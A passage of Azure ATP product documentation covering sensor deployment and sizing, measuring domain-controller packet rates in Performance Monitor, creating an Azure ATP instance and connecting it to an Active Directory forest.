- Only Azure ATP sensors
- Only Azure ATP standalone sensors
- A combination of both

When deciding the sensor deployment type, consider the following benefits:

SENSOR TYPE	BENEFITS	COST	DEPLOYMENT TOPOLOGY	DOMAIN CONTROLLER USE
Azure ATP sensor	Doesn't require a dedicated server and port-mirroring configuration	Lower	Installed on the domain controller	Supports up to 100,000 packets per second
Azure ATP standalone sensor	The out of band deployment makes it harder for attackers to discover Azure ATP is present	Higher	Installed alongside the domain controller (out of band)	Supports up to 100,000 packets per second

Consider the following issues when deciding how many Azure ATP standalone sensors to deploy:

- **Active Directory forests and domains** - Azure ATP can monitor traffic from multiple domains within multiple Active Directory forests, for each Azure ATP instance you create.
- **Port Mirroring** - Port mirroring considerations might require you to deploy multiple Azure ATP standalone sensors per data center or branch site.
- **Capacity** - An Azure ATP standalone sensor can support monitoring multiple domain controllers, depending on the amount of network traffic of the domain controllers being monitored.

Azure ATP sensor and standalone sensor sizing

An Azure ATP sensor can support the monitoring of a domain controller based on the amount of network traffic the domain controller generates. The following table is an estimate. The final amount that the sensor parses is dependent on the amount of traffic and the distribution of traffic.

The following CPU and memory capacity refers to the **sensor's own consumption**, not the domain controller capacity.

PACKETS PER SECOND*	CPU (CORES)	MEMORY (GB)
0-1k	0.25	2.50
1k-5k	0.75	6.00
5k-10k	1.00	6.50
10k-20k	2.00	9.00
20k-50k	3.50	9.50
50k-75k	3.50	9.50
75k-100k	3.50	9.50

When determining sizing, note the following items:

- Total number of cores that the sensor service will use.
It's recommended that you don't work with hyper-threaded cores.
- Total amount of memory that the sensor service will use.
- If the domain controller doesn't have the resources required by the Azure ATP sensor, domain controller

performance isn't affected. However, the Azure ATP sensor might not operate as expected.

- When running as a virtual machine, dynamic memory or any other memory ballooning feature isn't supported.
- For optimal performance, set the **Power Option** of the Azure ATP sensor to **High Performance**.
- A minimum of 2 cores is required. A minimum of 6 GB of space is required, 10 GB is recommended, including space needed for the Azure ATP binaries and logs.


Domain controller traffic estimation

If for some reason you can't use the Azure ATP Sizing Tool, manually gather the packet/sec counter information from all your domain controllers. Gather the information for 24 hours with a low collection interval, approximately 5 seconds. Then, for each domain controller, calculate the daily average and the busiest period (15 minutes) average. The following sections present the instruction for how to collect the packets/sec counter from one domain controller.


There are various tools that you can use to discover the average packets per second of your domain controllers. If you don't have any tools that track this counter, you can use Performance Monitor to gather the required information.

To determine packets per second, do the following steps on each domain controller:


1. Open Performance Monitor.




2. Expand **Data Collector Sets**.



3. Right click **User Defined** and select **New > Data Collector Set**.




4. Enter a name for the collector set and select **Create Manually (Advanced)**.
5. Under **What type of data do you want to include?** select **Create data logs, and Performance counter**.



6. Under **Which performance counters would you like to log**, click **Add**.
7. Expand **Network Adapter** and select **Packets/sec** and select the proper instance. If you aren't sure, you can select **<All instances>** and click **Add** and **OK**.


NOTE

To perform this operation in a command line, run `ipconfig /all` to see the name of the adapter and configuration.




8. Change the **Sample interval** to **five seconds**.
9. Set the location where you want the data to be saved.

- Under **Create the data collector set**, select **Start this data collector set now**, and click **Finish**.
You should now see the data collector set you created with a green triangle indicating that it's working.
- After 24 hours, stop the data collector set, by right-clicking the data collector set and selecting **Stop**.



- In File Explorer, browse to the folder where the .blg file was saved and double-click it to open it in Performance Monitor.
- Select the Packets/sec counter, and record the average and maximum values.



Next steps

In this quickstart, you determined how many Azure ATP sensors and standalone sensors you need. You also determined sizing for the sensors. Continue to the next quickstart to create an Azure ATP instance.

[Create your Azure ATP instance](#)

Join the Community

Have more questions, or an interest in discussing Azure ATP and related security with others? Join the [Azure ATP Community](#) today!

Quickstart: Create your Azure ATP instance

2/14/2019 • 2 minutes to read

In this quickstart, you'll create your Azure ATP instance in the Azure ATP portal. In Azure ATP, you'll have a single instance, previously called a workspace. A single instance enables you to manage multiple forests from a single pane of glass.

IMPORTANT

Currently, Azure ATP data centers are deployed in Europe, North America/Central America/Caribbean and Asia. Your instance is created automatically in the data center that is geographically closest to your Azure Active Directory (Azure AD). Once created, Azure ATP instances aren't movable.

Prerequisites

- An [Azure ATP license](#).
- You need to be a [global administrator or security administrator on the tenant](#) to access the Azure ATP portal.
- Review the [Azure ATP architecture](#) article.
- Review the [Azure ATP prerequisites](#) article.


Sign in to the Azure ATP portal

After you verified that your network meets the sensor requirements, start the creation of your Azure ATP instance.


1. Go to [the Azure ATP portal](#).
2. Sign in with your Azure Active Directory user account.

Create your instance

1. Click **Create instance**.




2. Your Azure ATP instance is automatically named with the Azure AD initial domain name and created in the data center located closest to your Azure AD.



NOTE

To sign in to Azure ATP, you'll need to sign in with a user assigned an Azure ATP role with rights to access the Azure ATP portal. For more information about role-based access control (RBAC) in Azure ATP, see [Working with Azure ATP role groups](#).

3. Click **Configuration, Manage role groups**, and use the [Azure AD Admin Center](#) link to manage your role groups.



- Data retention – previously deleted Azure ATP instances don't appear in the UI. For more information on Azure ATP data retention, see [Azure ATP data security and privacy](#).

Next steps



Join the Community

Have more questions, or an interest in discussing Azure ATP and related security with others? Join the [Azure](#)

ATP Community today!

Quickstart: Connect to your Active Directory Forest

2/14/2019 • 2 minutes to read


In this quickstart, you'll connect Azure ATP to Active Directory (AD) to retrieve data about users and computers. If you're connecting multiple forests, see the [Multi-forest support](#) article.

Prerequisites

- An [Azure ATP instance](#).
- Review the [Azure ATP prerequisites](#) article.
- An **on-premises** AD user account and password with read access to all objects in the monitored domains.

Provide a username and password to connect to your Active Directory Forest

The first time you open the Azure ATP portal, the following screen appears:




1. Enter the following information and click **Save**:

FIELD	COMMENTS
Username (required)	Enter the read-only Active Directory user name. For example: ATPuser . You must use an on-premises AD user account. Don't use the UPN format for your username.
Password (required)	Enter the password for the read-only user. For example: Pencil1 .

FIELD	COMMENTS
Domain (required)	Enter the domain for the read-only user. For example: contoso.com . It's important that you enter the complete FQDN of the domain where the user is located. For example, if the user's account is in domain corp.contoso.com, you need to enter <input type="text" value="corp.contoso.com"/> not contoso.com

2. In the Azure ATP portal, click **Download sensor setup and install the first sensor** to continue.

Next steps



Join the Community

Have more questions, or an interest in discussing Azure ATP and related security with others? Join the [Azure ATP Community](#) today!

Quickstart: Download the Azure ATP sensor setup package

4/1/2019 • 2 minutes to read

In this quickstart, you'll download the Azure ATP sensor setup package from the portal.

